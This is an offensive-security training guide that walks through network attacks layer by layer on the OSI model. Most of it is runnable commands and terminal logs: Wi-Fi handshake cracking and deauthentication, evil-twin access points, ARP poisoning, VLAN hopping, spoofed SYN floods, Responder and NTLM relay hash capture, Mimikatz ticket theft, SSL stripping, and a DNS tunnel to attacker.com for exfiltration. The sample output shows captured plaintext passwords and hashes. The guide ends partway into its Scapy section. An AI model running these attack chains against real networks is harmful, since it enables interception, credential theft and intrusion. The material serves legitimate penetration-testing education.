◆ OFFENSIVE SECURITY SERIES ◆

OSI MODEL FROM

Attacker Perspective

All 7 Layers · ARP Poison · SSL Strip · IPv6 MitM · Scapy · Packet Crafting

OSI Model | ARP | MitM | TCP | TLS | IPv6 | Scapy | Responder

RedTeamGarage (RTG) | Offensive Security Education

https://www.redteamgarage.com/

TABLE OF CONTENTS

OSI Model — The Attacker's Layer-by-Layer Playbook

01 — WHY ATTACKERS MUST UNDERSTAND THE OSI MODEL

The Foundation of Every Network Attack

The OSI (Open Systems Interconnection) model is a conceptual framework that describes how data travels from one system to another across a network. Every network attack — from ARP poisoning to SQL injection — operates at one or more specific OSI layers. Understanding which layer an attack targets tells you what tools to use, what defences to expect, and how to evade detection.

Most security certifications teach the OSI model as a dry academic exercise. This guide teaches it the way operators actually use it — as a mental model for planning attacks, understanding where credentials travel, where encryption protects (or fails to protect) data, and where network defences have blind spots.

What Knowing OSI Unlocks for Attackers

- Identify exactly WHERE in the stack a vulnerability lives — and which tools target that l
- Understand why ARP poisoning works at Layer 2 but cannot be blocked by a Layer 7 WAF.
- Know when traffic is encrypted (Layer 6) vs cleartext — decide where to intercept.
- Chain attacks across layers — ARP spoof (L2) → SSL strip (L6) → steal creds (L7).
- Understand why VLANs fail to segment traffic when double-tagging is possible at L2.
- Explain to clients exactly which layer their control failed at — critical for reports.
- Craft custom packets at ANY layer using Scapy — bypass tools that only work at L7.

RTG NOTE

Every packet you send traverses all 7 layers — attackers choose WHERE to strike.
Defenders tend to focus on Layers 3-4 (firewall) and 7 (WAF) — Layers 2 and 6 are often weak.
Tools like Wireshark show you every layer simultaneously — learn to read a full packet.

02 — THE 7 LAYERS: QUICK REFERENCE FOR ATTACKERS

Mnemonics, Protocols & Attack Categories per Layer

Layer	Name	Function	Key Protocols	Attack Category
7	Application	User-facing services	HTTP, DNS, FTP, SMTP, SMB	SQLi, XSS, RCE, phishing
6	Presentation	Encoding, encrypt, compress	TLS/SSL, JPEG, ASCII	SSL strip, downgrade, format
5	Session	Session management	NetBIOS, RPC, NFS, SMB sessions	Session hijack, replay
4	Transport	End-to-end delivery	TCP, UDP, SCTP	Port scan, SYN flood, firewall bypass
3	Network	Logical addressing/routing	IP, ICMP, ARP, OSPF, BGP	IP spoof, TTL manip, routing
2	Data Link	Physical addressing, frames	Ethernet, 802.1Q, ARP	ARP poison, MAC spoof, VLAN hop
1	Physical	Raw bit transmission	Ethernet cable, Wi-Fi, fibre	Tap, jam, rogue AP, implant

Attacker Mnemonics

Direction	Mnemonic	Layers
Top → Bottom (sending data)	All People Seem To Need Data Processing	7-6-5-4-3-2-1
Bottom → Top (receiving data)	Please Do Not Throw Sausage Pizza Away	1-2-3-4-5-6-7
Attacker focus zones	The real damage is at 2, 4, and 7	ARP/VLAN, ports/TCP, apps

Encapsulation — Data at Each Layer

$ Encapsulation: Data Wrapping at Each Layer

```
# Data travels DOWN the stack when sending, UP when receiving
# Each layer WRAPS the data with its own header (encapsulation)

Layer 7 Application:  [HTTP DATA: GET /login HTTP/1.1]
Layer 6 Presentation: [TLS HEADER][Encrypted HTTP DATA]
Layer 5 Session:      [Session context managed by OS/app]
Layer 4 Transport:    [TCP HEADER: src:54321 dst:443][TLS+HTTP]
Layer 3 Network:      [IP HEADER: src:10.0.0.1 dst:10.0.0.5][TCP+TLS+HTTP]
Layer 2 Data Link:    [ETH HEADER: MAC src/dst][IP+TCP+TLS+HTTP][ETH TRAILER]
Layer 1 Physical:     010110001101... (bits on wire/fibre/wireless)

# As attacker — intercept at LOWEST accessible layer for max visibility:
# On same subnet: intercept at Layer 2 (ARP poison) = see everything
# Remote/internet: intercept at Layer 7 only (proxy/MITM proxy)
# TLS in place: must attack at L6 (strip) or L7 (inject) or get the keys
```

03 — LAYER 1: PHYSICAL

Cables, Signals & Hardware — The Overlooked Attack Surface

Layer 1 is the physical transmission medium — copper cables, fibre optics, radio frequencies (Wi-Fi), and the hardware that converts data to signals. Physical layer attacks are rare in typical engagements but highly effective in red team operations targeting high-security environments where all other layers are hardened.

Physical Layer Attack Categories

Attack	Method	Impact	Tooling
Network tap	Physical tap on copper/fibre cable	Passive traffic capture	Commercial taps, LAN Turtle
Rogue Wi-Fi AP	Deploy evil twin access point	MitM all wireless traffic	hostapd-wpe, airbase-ng
WPA2 crack	Capture 4-way handshake + crack	Wi-Fi password recovery	aircrack-ng, hashcat
Hardware implant	Drop LAN Turtle / Bash Bunny on network	Persistent network pivot	Hak5 LAN Turtle
Electromagnetic	Van Eck phreaking on monitors	Screen content capture	Specialised RF equipment
Jamming	Flood RF band with noise	DoS wireless network	HackRF, SDR platforms
USB attack	Drop malicious USB device	Instant code execution	Rubber Ducky, Bash Bunny

$ Wi-Fi Attacks — Layer 1/2

```
# Wi-Fi attacks — Layer 1/2 boundary

# Step 1: Set adapter to monitor mode
airmon-ng check kill
airmon-ng start wlan0

# Step 2: Scan for target networks
airodump-ng wlan0mon

# Step 3: Capture WPA2 4-way handshake
airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon

# Step 4: Deauth attack — force client to reconnect
aireplay-ng --deauth 10 -a AA:BB:CC:DD:EE:FF wlan0mon

# Step 5: Crack captured handshake
aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt
hashcat -m 22000 capture-01.hc22000 rockyou.txt -r best64.rule

# Evil twin access point — capture all traffic
hostapd-wpe hostapd-wpe.conf
# Clients connect to evil twin → credentials captured
```

04 — LAYER 2: DATA LINK

ARP Poisoning, MAC Spoofing & VLAN Hopping

Layer 2 is the most powerful attack layer on a local network. ARP (Address Resolution Protocol) operates here with no authentication — any device on the same broadcast domain can lie about MAC-to-IP mappings, becoming a man-in-the-middle without ever touching Layer 3 firewalls or Layer 7 application controls.

ARP — The Unauthenticated Protocol That Runs Your LAN

$ ARP Poisoning — Layer 2 MitM

```
# ARP has NO authentication — any host can send a gratuitous ARP
# Gratuitous ARP: unsolicited reply claiming an IP → MAC mapping

# View ARP cache (who the machine thinks is where)
arp -n              # Linux
arp -a              # Windows

# ARP poisoning — become MitM between victim and gateway
arpspoof -i eth0 -t 192.168.10.105 192.168.10.1 &
# Tells victim (105): 'I am the gateway (10.1)' — via our MAC
arpspoof -i eth0 -t 192.168.10.1 192.168.10.105 &
# Tells gateway: 'I am the victim (10.105)' — via our MAC

# Enable packet forwarding — don't drop victim's traffic
echo 1 > /proc/sys/net/ipv4/ip_forward

# Alternative: bettercap (modern ARP poisoning tool)
bettercap -iface eth0
net.probe on
set arp.spoof.targets 192.168.10.105
arp.spoof on
net.sniff on

# Passive sniff after poisoning — see all victim traffic
tcpdump -i eth0 -n host 192.168.10.105 -w victim_traffic.pcap
```

MAC Spoofing & VLAN Hopping

$ MAC Spoofing + VLAN Hopping

```
# MAC spoofing — change your MAC to bypass MAC ACLs
ip link set eth0 down
ip link set eth0 address 00:50:56:a1:b2:c3
ip link set eth0 up

# Or use macchanger
macchanger -m 00:50:56:a1:b2:c3 eth0    # set specific MAC
macchanger -r eth0                       # random MAC

# VLAN hopping — double-tagging attack
# Works when attacker is on native VLAN of a trunk port
# Craft frame with 2x 802.1Q tags — outer stripped by switch,
# inner tag carries attacker to target VLAN
python3 vlan_hop.py --iface eth0 --outer 1 --inner 20

# STP (Spanning Tree) attack — become root bridge
yersinia stp -attack 4  # Claim root bridge role
# All traffic flows through attacker = network-wide MitM
```



Figure: tcpdump ARP capture, arp -n MAC table, arpspoof poisoning victim+gateway

05 — LAYER 3: NETWORK

IP Spoofing, TTL Manipulation & Routing Attacks

Layer 3 handles logical addressing (IP) and routing. IP was designed without authentication — you can set any source IP address in a packet header. This enables IP spoofing, reflection amplification DDoS, and firewall bypass techniques. Layer 3 is also where ICMP lives — the protocol that reveals network topology.

IP TTL — Network Topology Fingerprinting

OS	Default TTL	Why It Matters
Windows	128	TTL=128 on response → likely Windows host
Linux	64	TTL=64 on response → likely Linux host
Cisco IOS	255	TTL=255 → likely network device
Solaris / AIX	254	TTL=254 → legacy Unix
Attacker use	—	Observed TTL tells you hops and OS — no scan needed

$ Layer 3 IP Attacks

```
# Ping — use TTL to fingerprint OS and count hops
ping -c 3 192.168.10.5
# ttl=128 → Windows; ttl=64 → Linux
# Hops = default_ttl - observed_ttl

# traceroute — map network path + discover firewalls
traceroute -n 192.168.10.5
traceroute -n -p 443 192.168.10.5  # TCP traceroute (bypasses ICMP blocks)

# IP spoofing — forge source IP (one-way, no TCP ACKs received)
# Use Scapy to send spoofed UDP/ICMP (stateless protocols)
hping3 -a 10.10.10.1 -S --flood -p 80 192.168.10.5
# -a = spoof source as 10.10.10.1

# Fragmentation — evade IDS/IPS by splitting payload across fragments
nmap -f --mtu 8 192.168.10.5   # 8-byte IP fragments
fragroute 192.168.10.5         # Fragment + reorder + delay packets

# ICMP covert channel — exfiltrate data via ICMP echo payload
# Tools: icmpsh, ptunnel, icmp-exfil
ptunnel -p 192.168.10.99 -lp 8000 -da 192.168.10.5 -dp 22
# Tunnels SSH through ICMP echo requests — bypasses port-based FW
```



Figure: traceroute maps 5-hop path; VLAN double-tag attack reaches Finance VLAN (10.20.0.0/24)

06 — LAYER 4: TRANSPORT

TCP/UDP Attacks, Port Scanning & Firewall Evasion

Layer 4 defines how data is reliably transported between endpoints using TCP (connection-oriented) or UDP (connectionless). Port numbers live here — making Layer 4 the first layer where firewalls can make allow/deny decisions. Understanding TCP's three-way handshake and state machine is essential for port scanning, firewall bypass, and TCP-based attacks.

TCP Three-Way Handshake — The Attacker's Perspective

$ TCP Port Scanning Techniques

```
# TCP connection establishment:
# Client → Server: SYN   (seq=0)
# Server → Client: SYN-ACK  (seq=0, ack=1)  ← port is OPEN
# Client → Server: ACK   (ack=1)  ← connection established

# Port CLOSED response:
# Client → Server: SYN
# Server → Client: RST-ACK  ← port closed, no service

# Port FILTERED (firewall) — no response OR ICMP unreachable

# nmap scan types exploit TCP states:
nmap -sS 192.168.10.5  # SYN scan: send SYN, read SYN-ACK, send RST
# Never completes handshake → less likely to be logged

nmap -sT 192.168.10.5  # Full connect scan: completes handshake
# More reliable but fully logged by target

nmap -sA 192.168.10.5  # ACK scan: detect stateful firewalls
# RST = unfiltered, no response = filtered

nmap -sF 192.168.10.5  # FIN scan: send FIN only
# Closed port: RST; open port: silence (RFC 793)
# Bypasses some simple firewalls that only check SYN

nmap -sN 192.168.10.5  # Null scan (no flags) — same logic as FIN
nmap -sX 192.168.10.5  # Xmas scan (FIN+PSH+URG flags)
```

Firewall Evasion at Layer 4

$ Firewall Evasion at Layer 4

```
# Fragment packets to evade stateless packet inspection
nmap -f -p 80,443,445 192.168.10.5

# Decoy scan — hide real source among decoys
nmap -D RND:10 192.168.10.5  # 10 random decoy IPs
nmap -D 10.0.0.1,10.0.0.2,ME 192.168.10.5  # specific decoys

# Slow scan — evade IDS rate-based detection
nmap -T1 192.168.10.5  # paranoid timing (300s between probes)

# Source port manipulation — bypass port-based FW rules
# Some FW allow replies from DNS (53) or HTTP (80)
nmap --source-port 53 -p 22,3389,445 192.168.10.5
hping3 -S --baseport 53 -p 22 192.168.10.5

# UDP — connectionless, no handshake needed
# Use for DNS tunneling, SNMP queries, TFTP access
nmap -sU -p 53,161,500,1900 192.168.10.5
```



Figure: nmap SYN scan shows TCP handshake flow; UDP scan finds DNS+SNMP+VPN open

07 — LAYER 5: SESSION

Session Hijacking, NTLM Relay & Credential Capture

Layer 5 manages the establishment, maintenance, and termination of sessions between applications. In Windows networks, this is where NTLM authentication, SMB sessions, and RPC connections operate. Session-layer attacks focus on stealing, replaying, or hijacking authentication tokens and session identifiers.

Protocol	Layer 5 Function	Attack	Tool
NetBIOS	Name resolution + session setup	NBNS spoofing	Responder
SMB	File/printer sharing sessions	NTLM relay, SMB relay	ntlmrelayx
RPC	Remote procedure calls	DCOM attacks, WMI abuse	impacket
NFS	Network file system sessions	Mount without auth	nfspy, showmount
HTTP Cookie	Web application session state	Session hijacking, CSRF	Burp, Cookie manager
Kerberos TGT	AD authentication ticket	Pass-the-Ticket, Golden Ticket	Mimikatz, Rubeus

$ Layer 5 Session Attacks

```
# Responder — capture NTLMv2 hashes via Layer 5 NTLM auth
responder -I eth0 -wrf
# Poisons LLMNR, NBT-NS, mDNS at Layer 5/7
# Any broadcast name resolution request → responds as target
# Victim authenticates to attacker → NTLMv2 hash captured

# NTLM relay — relay captured auth to another target
impacket-ntlmrelayx -tf relay_targets.txt -smb2support
# Combine with responder (disable SMB/HTTP in responder.conf)
# Captured NTLM auth → relayed to target → shell or file access

# SMB session enumeration
nxc smb 192.168.10.0/24 --sessions
nxc smb 192.168.10.5 -u jsmith -p 'Welcome1!' --sessions

# Session token hijacking — web apps
# Cookie: PHPSESSID=abc123  ← steal this via XSS or MitM
# Replay in browser → authenticated as victim without credentials

# Kerberos ticket — session credential at Layer 5
mimikatz # sekurlsa::tickets /export
mimikatz # kerberos::ptt ticket.kirbi
# Inject stolen TGT → transparent auth as victim
```

08 — LAYER 6: PRESENTATION

Encoding, Encryption & SSL/TLS Attacks

Layer 6 handles data formatting, encoding, compression, and encryption. TLS/SSL lives at this layer — it is what makes HTTPS secure. When TLS is properly implemented, attackers cannot read traffic content. The goal of Layer 6 attacks is to force traffic to downgrade to unencrypted protocols, exploit weak cipher suites, or steal the keys/certificates directly.

TLS/SSL Attack Landscape

Attack	Mechanism	Impact	Condition Required
SSL Stripping	Downgrade HTTPS→HTTP	See plaintext traffic	MitM position at L2/L3
BEAST	CBC cipher block exploit	Decrypt session cookies	TLS 1.0 in use
POODLE	SSLv3 padding oracle	Decrypt session data	SSLv3 enabled on server
SWEET32	64-bit block cipher attack	Decrypt long sessions	DES/3DES cipher suites
Certificate spoof	Rogue cert + CA trust	Transparent MitM on HTTPS	Install rogue CA cert
HSTS bypass	Subdomain not in HSTS list	SSL strip on subdomain	Incomplete HSTS scope
TLS downgrade	Force TLS 1.0 negotiation	Exploit older TLS vulns	Server allows old TLS

$ Layer 6 SSL/TLS Attacks

```
# SSL Stripping — downgrade HTTPS to HTTP at Layer 6
# Requires MitM position (ARP poison first)
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
sslstrip -l 8080 -w sslstrip.log

# mitmproxy — full HTTPS MitM with certificate spoofing
mitmproxy --mode transparent --ssl-insecure
# Generate fake cert for target domain on-the-fly
# Victim gets attacker cert (they see warning if pinning is off)

# testssl.sh — enumerate TLS weaknesses
testssl.sh https://target.corp.local
# Shows: cipher suites, cert info, HSTS, HPKP, TLS versions

# Check for weak cipher suites via nmap
nmap --script ssl-enum-ciphers -p 443 192.168.10.5

# Encoding — bypass WAF filters at Layer 6/7 boundary
# URL encode: %3C%73%63%72%69%70%74%3E = <script>
# Double encode: %253C%2573%2563%2572%2569%2570%2574%253E
# HTML entity: &#x3C;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3E;
```

```
root@kali: ~ — Full OSI Stack MitM: ARP→SSLstrip→Credential Capture

┌──(root㉿kali)-[~]
└─# # Full OSI stack MitM — SSL strip L2→L7
└─# # Step 1: Enable IP forwarding (Layer 3)
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

└─# # Step 2: ARP poison (Layer 2) — become MitM
└─# arpspoof -i eth0 -t 192.168.10.105 192.168.10.1 &
└─# arpspoof -i eth0 -t 192.168.10.1 192.168.10.105 &

└─# # Step 3: SSLstrip — downgrade HTTPS→HTTP (Layer 6/7)
└─# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
└─# sslstrip -l 8080 -w sslstrip.log &

[Sat Dec 1 14:25:01 2024] SECURE POST Data (https→http stripped):
   URL    : https://mail.corp.local/owa/auth/owaauth.dll
   POST   : destination=...&password=W3lc0me%40Corp2024%21
   User   : jsmith

└─# # Step 4: Wireshark — inspect full packet stack
└─# tshark -i eth0 -Y 'http.request' -T fields \
    -e ip.src -e ip.dst -e http.host -e http.request.uri 2>/dev/null

192.168.10.105  192.168.10.20  mail.corp.local  /owa/auth/owaauth.dll
  → Credentials captured in plaintext at Layer 7

┌──(root㉿kali)-[~]
└─# _
```

Figure: Full OSI stack MitM — ARP poison (L2), IP forward (L3), SSLstrip (L6), creds (L7)

09 — LAYER 7: APPLICATION

The Primary Attack Surface — HTTP, DNS, SMB & More

Layer 7 is where almost all modern attacks originate — web application vulnerabilities, DNS abuse, email attacks, and SMB exploitation all operate at the application layer. This is the layer most defenders focus on (WAFs, IDS signatures, AV) — but it is also the layer with the broadest attack surface because it encompasses every application protocol.

Key Layer 7 Protocols and Their Attack Surfaces

Protocol	Port	Attack Vector	Example Attack
HTTP/HTTPS	80/443	Web app vulnerabilities	SQLi, XSS, SSRF, RCE, auth bypass
DNS	53 UDP/TCP	Name resolution abuse	DNS poisoning, tunneling, zone transfer
SMB	445	File share + auth	EternalBlue, NTLM relay, share enum
SMTP/IMAP	25/993	Email delivery	Open relay, phishing, email spoofing
FTP	21	File transfer	Anonymous login, bounce attacks, creds
SSH	22	Remote shell	Brute force, key theft, tunneling
RDP	3389	Remote desktop	BlueKeep, brute force, pass-the-hash
LDAP	389/636	Directory services	LDAP injection, anonymous bind, enum
Kerberos	88	AD auth protocol	AS-REP roast, Kerberoast, Golden Ticket

$ Layer 7 Protocol Attacks

```
# DNS — Layer 7 attacks
# Zone transfer (dump all DNS records if misconfigured)
dig axfr corp.local @192.168.10.5

# DNS tunneling — exfiltrate data via DNS queries (bypass FW)
iodine -f -P password 192.168.10.99 tunnel.attacker.com
dnscat2 --secret password corp.local

# SMTP — open relay test
swaks --to victim@target.com --from ceo@target.com \
  --server mail.target.com
# If email delivers → open relay exploitable for phishing

# LDAP — anonymous bind and enumeration
ldapsearch -x -h 192.168.10.5 -b 'DC=corp,DC=local' '(objectClass=*)'

# SMB — share enumeration without credentials
nxc smb 192.168.10.0/24 -u '' -p '' --shares
smbclient -L //192.168.10.5 -N

# HTTP — Responder captures HTTP auth (Layer 7 NTLM over HTTP)
# Victim visits \\attacker_ip → NTLM auth triggered
# Captured NTLMv2 hash → crack with hashcat -m 5600
```

```
root@kali: ~ — OSI Layer 7: HTTP credential capture + Responder
┌──(root㉿kali)-[~]
└─# # Layer 7 (Application) — HTTP request interception
└─# tcpdump -i eth0 -A -n 'tcp port 80' 2>/dev/null | grep -E 'GET|POST|Host|Cookie'

GET /login HTTP/1.1
Host: intranet.corp.local
Cookie: PHPSESSID=abc123def456; auth_token=eyJhbGciOiJIUzI1NiJ9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

POST /api/auth HTTP/1.1
Host: intranet.corp.local
Content-Type: application/json

{"username":"jsmith","password":"W3lc0me@Corp2024!"} ← PLAINTEXT!

└─# # Layer 7 — DNS poisoning / response spoofing
└─# responder -I eth0 -wrf 2>/dev/null | head -20

[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 192.168.10.105
[SMB] NTLMv2-SSP Username : CORP\jsmith
[SMB] NTLMv2-SSP Hash     : jsmith::CORP:abc123:def456...

[HTTP] NTLMv2 Client   : 192.168.10.105
[HTTP] NTLMv2 Username : CORP\jsmith
[HTTP] NTLMv2 Hash     : jsmith::CORP:1a2b3c:4d5e6f...

┌──(root㉿kali)-[~]
└─# _
```

Figure: tcpdump captures HTTP plaintext creds + Responder harvests NTLMv2 hash from Layer 7

10 — MITM ATTACKS ACROSS ALL LAYERS

Chaining L2 → L3 → L6 → L7 for Full Traffic Interception

A complete Man-in-the-Middle attack chains exploits across multiple OSI layers. Understanding which layer each component targets is critical for both executing the attack and explaining it in a red team report.

Step	OSI Layer	Action	Tool
1	Layer 2	ARP poison victim + gateway	arpspoof / bettercap
2	Layer 3	Enable IP forwarding (relay packets)	ip_forward sysctl
3	Layer 4	Redirect port 80 traffic to local port	iptables PREROUTING
4	Layer 6	Strip HTTPS → HTTP (SSL downgrade)	sslstrip / mitmproxy
5	Layer 7	Parse HTTP, extract creds, cookies	tcpdump / Wireshark
6	Layer 7	Inject malicious content into responses	bettercap js.inject

$ Full OSI Stack MitM Attack Chain

```
# Complete MitM chain — all layers

# Layer 2: Position yourself between victim and gateway
echo 1 > /proc/sys/net/ipv4/ip_forward
arpspoof -i eth0 -t 192.168.10.105 192.168.10.1 &
arpspoof -i eth0 -t 192.168.10.1 192.168.10.105 &

# Layer 4: Redirect HTTP traffic through sslstrip
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to 8080
iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to 8443

# Layer 6: Strip SSL
sslstrip -l 8080 -w creds.log &

# Layer 7: Sniff cleartext application data
tcpdump -i eth0 -A 'host 192.168.10.105 and port 80' | \
  grep -iE 'pass|user|login|auth|cookie|token'

# Modern alternative: bettercap (handles all layers in one tool)
bettercap -iface eth0 -eval \
  'net.probe on; set arp.spoof.targets 192.168.10.105; \
   arp.spoof on; net.sniff on; https.proxy on'
```



Figure: tshark decodes all 7 layers in one packet — L2 MAC, L3 IP, L4 TCP, L7 HTTP plaintext creds

11 — PACKET CRAFTING WITH SCAPY

Control Every OSI Layer from Python

Scapy is a Python library that lets you construct, send, capture, and dissect network packets at any OSI layer. It is the most powerful tool for understanding and attacking network protocols because it exposes every field of every header — giving full control over Layer 2 through Layer 7.

$ Scapy — Full Layer Control

```
from scapy.all import *

